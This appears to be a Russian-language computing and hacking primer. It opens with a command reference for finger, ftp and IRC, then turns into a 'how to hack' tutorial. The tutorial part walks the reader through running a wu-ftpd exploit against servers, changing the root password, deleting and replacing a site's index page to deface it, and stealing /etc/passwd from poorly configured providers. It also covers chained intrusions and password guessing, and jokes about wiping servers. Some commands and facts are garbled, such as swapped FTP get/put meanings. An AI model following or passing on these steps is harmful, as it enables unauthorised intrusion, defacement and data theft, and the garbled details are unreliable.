Через команду finger вы можете получить информацию о пользователях, находящихся в сети. Синтаксис этой команды следующий:

```
finger [parameters] [name]@hostname
```

Без каких-либо ключей-свичей через команду **finger** вы можете отобразить на экране своего монитора:

- регистрационное имя пользователя сети.
- полное имя пользователя сети.
- время регистрации пользователя.

- идентификатор пользователя.
- тип терминала.

При наличии нескольких аргументов перед name вы можете отобразить информацию относительно удаленного пользователя. Эта информация может включать:

- каталог удаленного пользователя.
- оболочка удаленного пользователя.
- время первой или последней регистрации удаленного пользователя.
- тип терминала удаленного пользователя и комментарий для этого терминала из **/etc/tty**.
- время получения последней почты.
- время последнего чтения почты.
- информацию, содержащуюся в файле **.plan** в основном каталоге удаленного пользователя.
- проект, содержащийся в файле **.project**.

Если вы хотите установить связь с удаленным компьютером и запустить на нем демона команды **finger,** то попробуйте вставить вместо name символ кваквы, то есть @, а после кваквы указать имя удаленного компьютера или его IP-адрес.

Опции команды finger

- -1 — расширенная информация для **локалки.**
- -w — общая информация для демона **finger.**
- -t — изменение времени ожидания ответа.
- **-h** — изменить имя файла **config.tel.**

Режимы переноса файла

В NCSA Telnet под режимом переноса файла понимают две функции:

- FTP.
- rcp.

Посредством опций **Enabled** или **Disabled** меню **Parameters** вы можете переносить или блокировать перенос файлов.

Пересылаем файлы

Пересылка файлов по сети осуществляется через команду ftp. Эта команда устанавливает соединение с сервером FTP. Если соединение не установлено, то на вашем экране отобразится внутренний командный интерпретатор с соответствующим приглашением ftp. Синтаксис команды ftp следующий:

```
ftp [-name] [hostname]
```

Параметры для передаваемых файлов

- **-d [level]** — переход в режим отладки.
- **-f<filename>** — выполнять только команды файла **filename.**
- -g — блокировка автоматическогорасширения имени файла.
- **-h <filename>** — указать файл конфигурации.
- **-i** — блокировка приглашений для групповых переносов файлов.
- -т — включить программу **тоге.**
- -п — блокировка режима автоматической регистрации.
- **-p <filename>** — выполнить команды, содержащиеся в файле **filename.** Эти команды выполнятся сразу после того как вы зарегистрируетесь.
- -r — отключить переадресацию вывода.
- -s — отключить переключение слэша.
- -V — отображать любые сообщения удаленного компьютера.

Команды для передаваемых файлов

![command]

Если команда не указана — выйти в DOS. Если команда указана — выполнить ее в DOS.

account [password]

Получить пароль доступа к дополнительным ресурсам сервера FTP.

ascii

ASCII-режим передачи данных.

bell

Переслать данные и издать писк.

bget

Бинарный режим передачи данных. Аналог команды get.

binary
Бинарный режим передачи данных.

bput
Переслать файл в бинарном режиме. Аналог команды put.

bye
Закончить выполнение ftp.

cd
Изменить каталог на удаленном компьютере.

close
Закрыть соединение с сервером FTP и выйти в DOS.

delete
Уничтожить файл на удаленном компьютере.

debug [mode]
Активизировать режим отладки, то есть ставить перед каждой командой, посланной на удаленный компьютер символы ->.

dir [other_directory][my_file]
Распечатать содержимое локального каталога на удаленном компьютере. Вы можете сохранить полученную таким образом информацию в файле на своем компьютере. Если вы ввели эту команду без аргумента **other_directory**, то на удаленном компьютере будет выведен текущий каталог. Если отсутствует аргумент **my_file**, то вся информация отобразится на экране вашего монитора.

get other_file [my_file]
Получить файл с удаленного компьютера и сохранить его на локальном компьютере. Если у этой команды отсутствует аргумент, то имя сохраняемого файла на локалке будет таким же, каким оно было на удаленном компьютере.

glob
Посредством этой команды вы можете оперировать расширениями файлов, то есть использовать команды mdelete, mget и mput не только вместе с именами файлов, но и с их расширениями. Вы можете применять стандартные символы (* и &) в расширениях передаваемых файлов.

hash

Активизировать режим печати символов # при передаче блоков, размер каждого из которых равен 1024 байта.

help [command]

Отобразить описание команды.

interactive

Активизировать режим выдачи сообщений во время приема или передачи файла.

lcd [directory]

Перейти в другой каталог локального компьютера. Если у этой команды отсутствует аргумент, то вы перейдете в каталог по умолчанию.

lls [directory]

Просмотреть каталог локального компьютера.

ls [other_directory][my_file]

Отобразить содержимое каталога удаленного компьютера. Если у команды нет аргумента **other_directory**, то отобразится содержимое каталога по умолчанию. Если же отсутствует аргумент **my_file**, то отобразится файл, в который будет помещена информация с удаленного компьютера. Если же вместо последнего аргумента стоит дефис, то вся информация с удаленного компьютера будет выведена на экран вашего монитора.

mdelete [other_files]

Уничтожить файлы **other_files** удаленного компьютера.

mdir other_files my_file

Распечатать локальные файлы **other_files** на удаленном компьютере.

mget other_files

Найти на удаленном компьютере файлы **other_files**, расшифровать и активизировать команду get для переноса этих файлов в рабочий каталог локального компьютера.

mkdir name_directory

Создать каталог на удаленном компьютере.

mls other_files my_files

Отобразить содержимое файлов удаленного компьютера.

mode [name_mode]

Активизация режима переноса файлов в определенное место. По умолчанию установлен режим **stream.**

more

Включить режим more, то есть через паузу разбивать содержимое каталогов на части. Почти как конвейер в UNIX.

mput files

Найти и расшифровать локальные файлы **files и** запустить команду put для переноса этих файлов в рабочий каталог удаленного компьютера.

noninteractive

Не выдавать сообщения во время пересылки или приема файлов.

open host [port]

Соединиться с сервером FTP.

prompt

Показывать интерактивные сообщения.

put my_file [other_file]

Поместить локальный файл **my_file** на удаленный компьютер. Если у этой команды отсутствует аргумент **other_file,** то будет использован исходный файл.

pwd

Распечатать имя текущего каталога на удаленном компьютере.

quit

Аналог команды **bye.**

quote arg1 arg2 ...

Передать аргументы **argl arg2** ... на сервер FTP и получить только код ответа.

recv other_file [my_file]

Аналог команды get.

remotehelp [name_command]

Получить список доступных команд удаленного сервера FTP.

rename old_name new_name

Дать другое имя файлу **old_name** удаленного компьютера.

rm other_file
Аналог команды **delete.**

rmdir name_directory
Стереть каталог **name_directory** на удаленном компьютере.

send my_file [other_file]
Аналог команды put.

sendport
Активизация режима команд **PORT.** Это позволяет ускорить пересылку файлов. Если **PORT** не работает, то через протокол передачи файлы поступят на порт данных по умолчанию.

slashflip
Изменить режим смены слэша.

status
Отобразить состояние программы ftp в данный момент времени.

struct [name_struct]
Эта команда позволяет установить соответствие между структурой файла и указанным именем. В установке по умолчанию имя структуры есть **file.**

type [name_type]
С помощью этой команды вы можете установить тип **ascii** для текстов и тип **binary** или **image** для графики. Если аргумент у этой команды отсутствует, то вы увидите тип по умолчанию, то есть **ascii.**

user name_user [password] [access]
Весьма полезная команда. Вы сообщаете серверу FTP кто вы есть. Если какой-либо аргумент у этой команды отсутствует, то вы увидите запрос на ввод пароля. Если указан только аргумент **access,** то после того как вы зарегистрируетесь, можно будет воспользоваться командой доступа **account.**

verbose
Активизация так называемого режима сообщений, то есть режима при котором вы можете получать полную информацию с сервера FTP. Этот режим активизирован по умолчанию.

? [command]
Аналог команды **help.**

Не принимать и не отсылать!

Если вы немедленно хотите прервать процесс передачи файла, нажмите **Ctrl-C**. Если же вы желаете прервать процесс получения файла, пошлите на удаленный компьютер команду **ABOR**.

Что может программа ftp и какие у нее параметры

- посредством программы **ftp** вы можете представлять файлы для передачи в виде **ascii** или **binary.**
- конструкция передаваемого файла основана на типе **file, record** или **page** (тип **file** выбран по умолчанию).
- файлы передаются в режиме **stream, block** или **compressed** (режим **stream** выбран по умолчанию).

Пути и слэши для программы ftp

Прием файлов через FTP осуществляется в ваш каталог по умолчанию. Вы можете изменить этот каталог используя «досовский» синтаксис, так как все равно обратные слэши \ будут преобразованы в прямые /.

Одновременно передаем и работаем

Вы можете передавать файлы и одновременно работать с другой активной сессией, перейти из одной сессии в другую или создать новую. Это не означает, что можно в двух сессиях вести две передачи файлов, так как один из процессов передачи будет игнорироваться.

Важно: В процессе передачи файлов не следует выгружаться из программы, иначе вы доставите большую неприятность удаленному компьютеру.

Правила для имен пересылаемых файлов

Именуйте файлы следующим образом:

- имя файла должно состоять максимум из восьми символов, а его расширение должно быть трехсимвольным. Имя файла отделяется от расширения только точкой.
- переносимые файлы не чувствительны к регистру.
- имя файла обязано быть без спецсимволов (к ним относятся: *, $, #, -) и управляющих символов.

Информация с сервера FTP

Нажмите **Alt-Z**. Перед вами информация с сервера FTP. Если вы соединитесь с удаленным компьютером, то вы можете увидеть имя этого компьютера и его IP-адрес. Если вы дадите команду **USER,** то перед вами появится регистрационное имя пользователя.

Пересылка файлов через FTP

NSCA Telnet позволяет пересылать файлы через FTP.

Вы можете:

- Передать текстовые файлы или файлы бинарного формата.
- Создать, изменить или удалить каталог.
- Распечатать текущий каталог.
- Просмотреть файлы в текущем каталоге.
- Получить или отослать несколько файлов.
- Удалить файл.

Инсталляция FTP

Войдите в меню Parameters и разблокируйте режим переноса файлов. Теперь вы можете запустить FTP. Помните, что режим переноса файлов должен поддерживать удаленный компьютер.

FTP на локальном компьютере

Команды FTP зависят от софта удаленного узла. В общем случае после ввода команды ftp вам нужно ввести имя локального компьютера или IP-адрес (% ftp 123.4.567.89), затем регистрационное имя и пароль (или просто нажать Enter).

Общие команды FTP

help

Показать список команд FTP локального компьютера.

remotehelp

Показать список команд FTP удаленного компьютера.

ascii

Перенос файлов ASCII.

binary

Перенос файлов с бинарными данными.

cd

Установить на локальном компьютере новый каталог.

dir

Отобразить файлы из каталога локального компьютера.

get filename

Получить файл с локального компьютера и переслать его на удаленный.

put filename

Переслать файл с удаленного хоста на локальный компьютер.

pwd

Отобразить на локальном компьютере имя каталога по умолчанию.

quit

Выйти из FTP.

Состояние протокола передачи файлов

Введите команду put или get. Обратите внимание на нижний правый угол экрана. Перед вами имя файла и количество переданных байтов, (если вы ввели put) или количество байтов готовых к передаче (если вы ввели get). Через эти числа вы можете изучать процесс передачи файла. После передачи имя файла пропадет и удаленный компьютер выведет соответствующее подтверждение.

Первый файл пошел, второй пошел... в очередь!

Через команду mput или **mget** вы можете передавать файлы по очереди. Файлы обзываются посредством спецсимволов. Знак вопроса — любой символ, звездочка — несколько символов. Например, вы можете ввести **mget bob.*** и передать кучу файлов **bob.1, bob.2 и т.д.**

Internet Relay Chat

IRC или релейный разговор чем-то напоминает работу в конференциях Usenet. Но если там вы общаетесь не в реальном времени, то здесь может вестись живой разговор. Разве что, — вас никто не слышит. Вас могут прочитать. Вы набиваете текст на клавиатуре. Ваша информация попадает на общий дисплей. Различные группы видят ваш бред. Если интересно — отвечают. Если — нет, то, в лучшем случае, молчат. В худшем... Именно так и начинаются войны и наезды в рамках Internet.

Вы можете создать новую релейную группу. Для этого вам нужно подсоединится к каналу, к которому еще никто не подключен, И выбрать какую-нибудь новую тему для базара.

Вы можете так же застолбить себе комнатку на двоих, передать файл со своей фотографией по каналу IRC своему собеседнику или играть в компьютерные игры с чудаком на том берегу океана.

Выясните у вашего поставщика услуг Internet о доступных каналах IRC. Но! Если у вас имеется доступ к Telnet, то у вас имеется доступ и к релейному разговору с юзерами всего мира.

В IRC возможно наличие большого количества каналов. В отличии от адресов сети сетей каналы имеют исключительно нецифровые имена. Список каналов содержит имя самого канала и количество юзеров этого канала.

В IRC только идиоты пользуются реальными именами. Здесь в моде псевдонимы. Именно между этой тонной псевдонимов и ведется разговор. Если вы не знаете английский, то лучше не суйтесь. Здесь над вами будут издеваться. Эти люди не понимают даже так называемого хорошего английского. Русских здесь воспринимают примерно так, как русские относятся к чукчам из Ненецкой республики. Но, впрочем, попытка — не пытка. Бывает и наоборот. Наверное, зависит от их настроения. Вас могут принять в свой круг. Вот только тогда вы сможете ощутить ритм работы релейного канала. В любом случае, начните свое знакомство с тривиального «Hi All».

Как подключиться к IRC

IRC — это соединенные между собой серверы мира. Если вы пользователь UNIX, то просто наберите **irc**. Если у вас доступ через SLIP/PPP, то вам необходима соответствующая программа. Командой /server [server_address] вы выбираете сервер. Теперь попробуйте /join **#newbie**.

Команды IRC

/away
Подождите, я сейчас приду.

/help
Вывести подсказку.

/Invite
Присоединяйся к базару, чудак!

/join
Создать канал.

/list
Вывести список всех каналов и количество пользователей (кроме анонимных).

/m name
Получи, чудак, вот это дело!

/mode

Собственная цензура. Вы определяете тех, кто может приконнектиться к вашему каналу.

/mode #channel +s

Создать скрытый канал.

/mode #channel +p

Сделать канал привилегированным.

/nick

Сменить собственный общедоступный псевдоним.

/query

Идет приватный базар.

/quit

Выйти из IRC.

/summon

Присоединяйся к нам, чудак!

/topic

Создание нового канала и информирование других доступных юзеров относительно новой темы релейного разговора.

/who <channel>

Хочу посмотреть адреса юзеров на выбранном канале!

/whois

Хочу получить информацию о том или ином юзере IRC.

/whois *

Получить полный список юзеров канала.

MUD

MUD означает так называемые многопользовательские темницы (Multiple User Dungeons). Эти дела уводят релейные чаты в нечто невообразимое. Некоторые называют это сетевым бредом. Но, по-моему, именно в этом сетевом бреде и плодятся хакеры. А бредом это дело называют те, кто ненавидит хакеров из-за зависти. Ну кому захочется быть идиотом только из-за того, что на свете есть очень умный народ.

Итак MUD — это нечто новое, даже, можно сказать, новая реальность. Как сюда попасть? Вы шастаете по IRC? Да?! Тогда, вы уже в ней. Оглянитесь! Вы рядом с Богом IRC. Он дает добро на «Пропасти и драконы». А вот пошли MUCK и MUSE. Здесь масса игр. Здесь вы найдете знаменитую HoloMuck, Танстаафл и планету Холо.

При связи с MUD выбирайте пароль так же тщательно, как и для своей местной системы — к сожалению, существуют взломщики MUD, которые любят вламываться в чужие разделы. И никогда, никогда не используйте пароль своей местной системы!

Что такое exploit?

Exploit — это небольшие программки, которые помогают вам взламывать сервер. Эти программки разрабатываются для конкретной версии того или иного сервиса (daemon) на сервере.

Вот списки популярных exploit'ов:

- ftp — wu-ftp2.42; wu-ftp2.60
- qpopper
- proftp

И еще тысячи им подобные.

Большинство exploit написаны в виде openSource (открытый код), а так же на языке программирования C++. ,

Большинство из них требует для запуска UNIX. Вот простенький пример использования exploit (после того как вы его списали и распаковали) UNIX wu-ftp2.42 (подразумевается что вы root):

```
#gcc имя файла с окончанием .c
tf./a.out - имя файла после компиляции (если не было ошибок при
ней)
```

Нас спрашивают IP-адрес сервера, который мы атакуем и -offset — параметр, зависящий от компилятора, использованного при создании сервиса (демона) на удаленной машине (в данном случае он колеблется от -5000 до +5000 с прибавлением +100, то есть, примерно так: -5000 -4900 -4800... О 100 200... 5000).

Не удивляйтесь, если все эти шаги не привели к желаемому результату. Просто скорее всего сервер, который вы пытаетесь атаковать, уже пропатчили...

Патч (patch) — небольшая прога, которая закрывает известные ей «дыры» (bugs) в системе безопасности.

Вот пока и все, что вам нужно знать про эксплоит.

Что такое root?

Root — это главная цель всех взломов. Root — это корень сервера, root — это суперпользователь (super-user), который может делать с компьютером все, что ему захочется!

Как получить root? Получить root очень сложно (конечно, если не учитывать, что есть администраторы — полные ламера, я порой удивляюсь — за что им платят деньги).

Так что же делать? Вот здесь как раз и приходят на помощь известные нам exploit. Кстати, возможно и вы сможете когда-то написать exploit. Что для этого нужно? Много пива, знание C++, блок сигарет, дни и ночи, проведенные за изучением кода демона.

Цель (большинства) exploit — в remote access (удаленном доступе), т.е. запустив правильно exploit (при условии, что атакуемый сервер не пропатчен против него и версии совпадают) вы в большинстве случаев получите remote access.

Что дальше?

Ну вот, мы забрались в систему (давайте просто представим это), что же теперь делать?

1. Мы знаем систему (версию, название).
2. Мы нашли дырку в ней.
3. Мы обязательно продумали, что делать дальше перед взломом.

Так вот, многие взломы в сети заканчиваются изменением странички. Значит так: в каталоге /etc (где находятся самые важные настройки сервера), есть файл **ftpusers** (в BSDI UNIX), так по **default** (умолчанию) root доступ кпорту 21 (ftp) запрещен. Вы с помощью редактораjoe (наудаленной машине) редактируете этот файл и разрешаете root использовать ftp.

Как? Просто поставьте перед root знак #, а затем запишитесь (**Ctrl+k,** затем x).

Пример (вы — root):

```
#joe /etc/ftpusers
```

В редакторе вставляем перед root символ #, затем жмем **Ctrl+k,** а затем x.

Все, файл изменен, теперь можно выходить из системы (а то вдруг вас админ просечет?).

Кстати, имея **root** доступ к серверу, вы можете изменить пароль к root и даже отформатировать жесткий диск...

Вот было бы смешно посмотреть на администратора сервера, который придя на работу (после большого бодуна) увидит, что жесткий диск абсолютно чистый!

Теперь пишем:

#ftp ip_address or host_name
login: - здесь пишем root
password: здесь пишем пароль!

И вот черт! Мы забыли изменить root пароль! (Я нарочно это сделал, чтобы вы привыкали к возможным ошибкам и еще раз обратили внимание на следующее)...

Что делать? Правильно! Возвращаемся к exploit! Но сначала красиво выйдем...

Вводим любую комбинацию символов...

И...

Система пишет:

login incorrect

М-да... шанс был 1 из 1.000.000 (если не больше), что вы угадаете пароль — это явно доказывает, что подбор при взломе (ручной) практически исключен.

А теперь опять exploit... (предположим вы опять зашли в систему, вы опять root). Просто введите:

tfpasswd

Получим:

New unix passwd: - здесь пишем (чтобы не забыть) 12345

Результат:

Unix password too weak, please retype password:

Что это значит?

Это значит, что UNIX система — не глупый MUST_DIE!

И запомните навсегда — пароль должен быть типа: Abc04k9834z — неудобно? А придется запомнить это правило!

Кстати, если вы будете когда-то подключаться к провайдеру, то выберите примерно такой пароль! Или пароль — русское слово, напечатанное в режиме английского языка! Например, слово ЯКРУТ (вместе) — будет выглядеть как ZRHEN.

Но в данном случае можно еще раз ввести 12345 и получим:

Retype password: - и еще раз пишем 12345

Все, пароль изменен! Переходим опять к FTP.

#ftp

```
ftp>open ip_address or host_name
```

(как вы заметили, здесь немного по-другому написано, но результат не меняется)

```
login: root
password: 12345
```

И вот мы в системе! (Вы не забыли, зачем мы здесь? Мы хотели изменить WWW страницу!)

Теперь вы можете выходить из ftp написав bye:

```
ftp>bye
```

И вот мы вышли из системы.

Вы спросите — зачем мы столько мучились с ftp, если мы через него ничего не изменим?

А я отвечу — мы тренируемся!

Теперь потренируемся с командой telnet (порт 23), которая соединяет нас с удаленным сервером.

Опять же запускаем exploit и после удачного входа в систему, пишем:

```
#telnet 127.0.6.1 80
```

127.0.0.1 — это локальный адрес машины называемый lobpback — т.е. машина работает сама с собой через этот ip; 80 — это порт протокола HTTP (Hyper Text Transfer Protocol) и, немного подождав, введите что-то типа:

```
we hack you
```

В ответ на это вы получите кучу тэгов, а внизу название и версию сервера (не правда ли, оригинальный способ?).

Кстати, привыкайте к оригинальности в своих действиях и к нестандартному подходу, т.к. нет ни одного общего алгоритма взлома различных систем. Так же поймите, что метод взлома — это своеобразное искусство и каждый изощряется в нем по-своему!

Вот мы и узнали версию сервера...

Что же дальше?

А дальше вот что!

Где находится программа-сервер?

Это (иногда) довольно просто определить: предположим, сервер называется apache (очень распространенный web-сервер). Пишем:

```
#which apache
```

Получаем:

```
/usr/sbin/apachectl
```

или

```
/usr/local/sbin/apachectl
```

Это толком ничего нам не дает, кроме того, что мы теперь знаем, где находятся файлы конфигурации, в которых есть строка DocumentRoot (httpd.conf). Этот файл находится:

```
/usr/etc/apache
```

или

```
/usr/local/etc/apache
```

Чаще всего (исходя из вышеописанного) apache DocumentRott (home_dir) находится:

```
/www
```

или

```
/home/www
```

или

```
/usr/local/www
```

Пишем:

```
#cd home_dir
```

где **home_dir** — каталог www. Затем удаляем index.htm или index.html. Как узнать какой?

Пишем:

```
#ls -full | more
```

И вот мы видим все содержимое сервера (www). Дальше пишем:

```
#rm index.htm (index.html)
```

Что в итоге удалит главный файл.

Пишем:

```
tfjoe index.htm (index.html)
```

Теперь (в редакторе joe) пишем что-то типа:

```
This site hacked by Vasya
```

Жмем **Ctrl+k**, а затем x.

Так же в редакторе joe вы можете написать что угодно.

Хакеры, кракеры и фрикеры

Очевидно, что смысл сети сетей в состоит в разумности ограничения круга пользователей того или иного сервера. Если подобный сервер закупорен полностью, то и работать может с ним лишь тот, кто его закупорил. Поэтому, любая компания, прежде чем принять решение о вступлении в сообщество Internet, дает себе отчет в том, что существует возможность проникновения в свой главный сервер неких посторонних лиц.

Вот эти посторонние лица и называются хакерами.

Когда?

Хакеры появились в то же самое время, что и Internet. В 1960 годах хакером назывался высококвалифицированный программист. Теперь это слово имеет несколько иное значение.

Начало семидесятых и конец восьмидесятых — лучшие годы для хакеров. Тогда было больше ламмеров, операционные системы только начинали появляться, компьютеры на основе таких систем имели много ошибок и дыр. Хакеры в то время были более свободными.

Кто?

Да, хакеры — это те, кто взламывают сети.

Делается это разными способами. Например, через порт терминала или порт электронной почты.

Как?

Выбрав жертву, хакер прежде всего определяет, имеются ли на сервере плохие пароли, плохо настроенный софт или испорченная операционка. Затем выбирается метод собственной безопасности. Самый распространенный способ проникнуть в сеть так, чтобы остаться незамеченным — это взлом по цепочке:

- Крякаем Net 1.
- Net1 используем для взлома Net2.
- Net2 свободна для доступа в Net3.

И пошло-поехало дальше.

Существуют тонны программ, посредством которых компьютер может вести поиск пароля через перебор некоторого словаря имен. Сложнее вскрыть сеть, если пароль логина имеет больше шести символов, чувствителен к регистру или содержит цифры. Но! В настоящее время многие сети открывают к себе доступ через автоматическое прохождение системы паролей. Эта система построена на так называемом файле паролей. В этом файле перечисляются доступные компьютеры и пароли пользователей сети. Что делает хакер? Он вламывается в сеть и скачивает этот файл. Все!

Другой способ взлома — взлом через так называемые отладочные переключатели операционных систем. Как известно эти переключатели могут иногда находиться во включенном состоянии.

Кроме всех этих вышеперечисленных приблудов, конечно же, широко используется предварительная вирусная атака.

Взломав сеть, хакер заметает следы и уничтожает всю компрометирующую себя информацию. И через некоторое время сматывается.

Типы хакеров

В настоящее время имеется много типов хакеров, каждый из которых весьма различен:

Хакеры

Народ, вламывающийся в систему ради забавы, не нанося ощутимого вреда компьютерам. Хакеры врываются в систему, оглядываются, и затем пробуют взломать даже более безопасную систему. Они не делают прибыль из хакинга.

Кракеры

Так называемые плохие хакеры. Эти люди нападают на систему и уничтожают ценные данные или крадут программное обеспечение с целью его дальнейшего небесплатного распространения.

Фрикеры

Народ, который занимается хакингом на телефонных линиях с целью получить бесплатный телефонный разговор с любой точкой мира.

Хакер или взломщик?

Многие думают, что смысл существования хакеров состоит в травле несчастных юзеров Internet. Именно к таким типам, наверное и относится Клиффорд Столл, выследивший чудаков из Германии, продававших секретную компьютерную информацию коммунистам. Наверное, он

прав. А вот Роберт Моррис, автор знаменитого червяка-разрушителя, считает, наверное, по другому.

Что же может сделать простой хакер? Хакер или взломщик? А есть ли между ними разница? Есть мнение, что многие вирусники Как раз и пишут антивирусы. Значит, есть и хакеры-взломщики или, нет — взломщики-хакеры. Впрочем, все равно информационные убийцы. Как же эти убийцы узнают пароли, вторгаются в Internet и заражают программы на уровне протокола передачи файлов?

Используя особый софт, который вы можете скачать из Internet, вы можете сами стать хакером. Наберите в Yahoo шизофреническое «crack»...

Как стать хакером

Дальше идут шуточки шуточек. Стать хакером очень просто... Достаточно выучить и понять: математические дисциплины (математический анализ, теорию функций комплексного переменного, алгебру, геометрию, теорию вероятностей, математическую статистику, математическую логику и дискретную математику), инженерные дисциплины (физику, аппаратные средства вычислительной техники, основы радиоэлектроники, сети связи и защиту информации от технической разведки), дисциплины по программированию и вычислительной технике (информатику, языки программирования высокого уровня, методы программирования, язык ассемблера, операционные системы, системы управления базами данных и вычислительные сети), специальные дисциплины (криптографию и теоретические основы защиты компьютерных систем).

Это достаточно полный список. Но если же говорить о более подробных хакерских вещах, то вам необходимо знать, что на свете существуют:

- криптографические методы в системах защиты государственной, конфиденциальной и коммерческой информации.
- криптографические методы и средства защиты и дешифрования информации.
- математические методы расчета надежности шифрсистем.
- математические модели процессов, возникающие при защите информации.
- методы решения вероятностных, статистических и алгоритмических задач криптографического анализа, синтеза шифрсистем и криптографических протоколов.
- методы определения угроз безопасности информации.

- методы построения математических моделей защищаемой информации, шифров и шифрсистем.
- методы преобразования информации в сетях различного типа.
- методы прогнозирования оценок криптографической стойкости.
- обеспечение надежности функционирования аппаратуры шифрования и тестирования программно-аппаратных реализаций криптографических алгоритмов.
- общая методология криптографического анализа и построения оценок криптографической стойкости шифрсистем.
- определение каналов утечки информации методикой измерения и расчета параметров опасных сигналов.
- основные положения теории электрических цепей.
- основные принципы организации систем и сетей связи и особенности современных сетевых архитектур.
- основные типы шифров, шифрсистем, криптографических протоколов и способы выбора системы защиты.
- особенности разработки и сопровождения программного обеспечения для рабочих групп и парапрограммирования.
- принципы построения шифров, шифрсистем и криптографических протоколов.
- типовые методы криптографического анализа и оценивания криптографической стойкости.

Начинающему хакеру

Для начала давайте определимся, кто такой хакер.

Хакер — это человек, который досконально знает организацию сети, операционные системы сети, языки программирования.

Так же хакер знает, как построены сетевые протоколы (например, TCP/IP). И еще очень многое.

Почему хакеры будут всегда?

Ответ прост — потому что все сделанное людьми — может ими же быть взломано! А так же потому что всегда будут администраторы с именем «ЛАМЕР ДНЯ».

Итак начнем...

Для начала вам необходимо найти дистрибутивы следующих сетевых ОС:

- Linux
- RedHat — для начинающего пользователя UNIX
- SlackWare — для более опытного пользователя UNIX
- FreeBSD — для людей, которые уже довольно свободно чувствуют себя в UNIX

Постоянная дилемма: что лучше Linux или проект BSD (FreeBSD, OpenBSD, NetBSD...)? Каждый выбирает для себя.

Каждая из них имеет свои преимущества и недостатки.

А теперь ближе к взлому...

Итак, вот список популярных в сети сервисов:

- ftp 21
- telnet 23
- smtp 25
- http 80
- pop3 110

Цифры — это порядковый номер того или иного сервиса.

Итак, все по порядку:

FTP (21)

Наверное, все пользовались FTP, если нет, то все впереди.

Что такое FTP? File Transfer Protocol (протокол передачи файла). Так вот, когда вы подключаетесь через FTP на сервер, то вы автоматически подключаетесь к порту 21 и дальше, используя команды, пользуетесь этим сервисом.

TELNET (23)

Это тот порт, через который происходит большинство взломов (после обнаружения ошибки), поэтому многие провайдеры и серверы с нормальными администраторами отключают этот порт.

Что можно сделать если вы имеете telnet доступ? Ну, на верное все(!) от переформатирования винчестера (на удаленной машине конечно!) до изменения ядра системы.

SMTP (25)

Вы, наверное, не раз в жизни отсылали электронную почту? Так вот, вся электронная почта проходит через этот порт. Simple Mai] Transfer Protocol — простой протокол передачи почты.

HTTP (80)

Hyper Text Transfer Protocol — Протокол передачи гипертекста.

Ну, наверное, этот протокол знают все, кто когда-либо пользовался Internet. Все web-серверы, все странички (по большей части) работают через этот порт. Одним словом — все, что вы грузите в ваш браузер доставляется к вам через этот порт.

Так как этот протокол существует давно и при этом претерпел мало изменений, то взлом через него практически невозможен даже для профессионала! Исключая случаи, когда программа на web-сервере с «дырами» в безопасности.

POP3 (110)

Через этот порт вы получаете электронные сообщения к себе в Mail-Agent (например, Microsoft Outlook).

Вот вы теперь и разбираетесь (немного) в основных протоколах.

Так как взломать? Не спешите, не все так просто...

Для данного этапа вашего развития как хакера вам необходимо знать основы UNIX систем в целом. Так вот — очень (ну очень) краткое описание UNIX.

Файловая система

В отличие от Windows (далее MUST_DIE), где имена дисков (A, B, C, D...) и путь к файлу выглядит как:

```
C:\MUST_DIE\die.com
```

в UNIX существует один основной каталог /, а устройства (такие как CD-ROM) можно найти в директории (например, **/cdrom**).

В начале эта система вам покажется очень странной — нет буквенных идентификаторов. Но в итоге это в сотни раз удобнее.

Далее.

Все настройки системы находятся в каталоге /etc. Файл с паролями (обычно) находится в каталоге /etc под именем passwd т.е. полный путь к нему — **/etc/passwd**.

Существует много программ, расшифровывающих этот файл, поэтому я не советую сразу находить их, потому что главное — это списать этот файл, а расшифровать это уже не проблема.

Итак, ломаем провайдера!

Первое, что нужно сделать — узнать реальный IP-адрес.

Делается это очень просто:

tracert (под UNIX traceroute) w3.cnn.com
и вторая строка - это то что нам нужно...

Оттуда (из второй строки) берем IP-адрес (IP — уникальный адрес для каждой машины в сети Internet. Пример 195.55.55.55 (каждое число может быть в диапазоне от 0...255 т.е. 0-255.0-255.0-255.0-255).

Теперь пишем ftp (и после пробела пишем этот IP-адрес). Где писать? В MS-DOS PROMPT или в сеансе MS-DOS.

Теперь (немного подождав) мы видим строчку login. Здесь пишем ваш логин для входа в систему Internet.

Теперь видим строчку Password. Здесь пишем ваш пароль для входа в Internet.

И мы получаем что-то типа вот этого (честно говоря очень маленькая вероятность того, что ваш провайдер настолько глуп, но с чем черт не шутит! Один популярный сервер w3.dos.net взломали еще проще — подключились к сервису IIS (Internet Information Server), а там вообще не было пароля!

Так вот — продолжаем.

Видим:

Directory /home/usr/ваш_логин not found
Logging in "/"

Вот и все, считайте, что взлом окончен.

Просто напишите строку:

ftp> (писать здесь) get /etc/passwd

Вы получили файл с паролями. «Куда?» — спросите вы. Это легко узнать, запустив команду find под MUST_DIE и искать нужно passwd файл (без расширения). Обычно он записывается в ту директорию, из которой вы запустили ftp программу (т.е. обычно это директория MUST_DIE). Вот и ищите его там, если нет — то смотрите команду find.

Как ни жаль, но таких провайдеров все меньше и меньше. Но они существуют, и, к тому же, появляются новые!

Не огорчайтесь, если у вас ничего не вышло! Это только начало...

Правило номер один: главное — стремление и желание найти «дырки», а так же умение ими воспользоваться.

Хак с самого начала

Как же надо хакать и с чего начать? Для начала попробуй просканировать несколько IP по разным портам. Ты увидишь, что некоторые компьютеры отвечают, а некоторые нет. Некоторые компьютеры ответят и только некоторые, возможно некоторые из найденных будут плохо защищенными и ждать пока ты их взломаешь.

Небольшое отступление: Ты скажешь что это за фигня такая — порты и прочая лабуда? **Порт** — это адрес определенного сервиса, запущенного на данном компьютере в Internet. Также их очень часто называют **TCP/IP** (Transfer Control Protocol/Internet Protocol) порты, так как на них может обратиться другой пользователь из Internet. Примером может служить принтер или модем — они ведь тоже обращаются с компьютером через свои порты.

Как только человек выходит в Internet, он сразу же получает свой уникальный IP-адрес (например, **pppl03-3-5.dialup.glasnet.ru).** После этого любой желающий может воспользоваться твоими ресурсами (которые доступны) также, как и тебе ресурсы других. Для того, чтобы воспользоваться услугами, необходимо указать **IP:port** (к примеру, **195.34.34.30:21** — для того, чтобы попасть на FTP сервер **zone.ru).**

Теперь ты, возможно, приконнектишься к какому-нибудь серваку к порту 23 (порт telnet) **(Пуск ➪ выполнить ➪ telnet ip:port.** Если не указывать порт, то по умолчанию это 23 порт). Если ты нормально приконнектишься, то увидишь приглашение с просьбой ввести **логин и пароль.** Но поскольку ты не знаешь логина/пароля, то сервер через некоторое время пошлет тебя подальше. Если тебе нечего делать, то можешь попытаться поперебирать пароли, а когда надоест, можешь читать дальше.

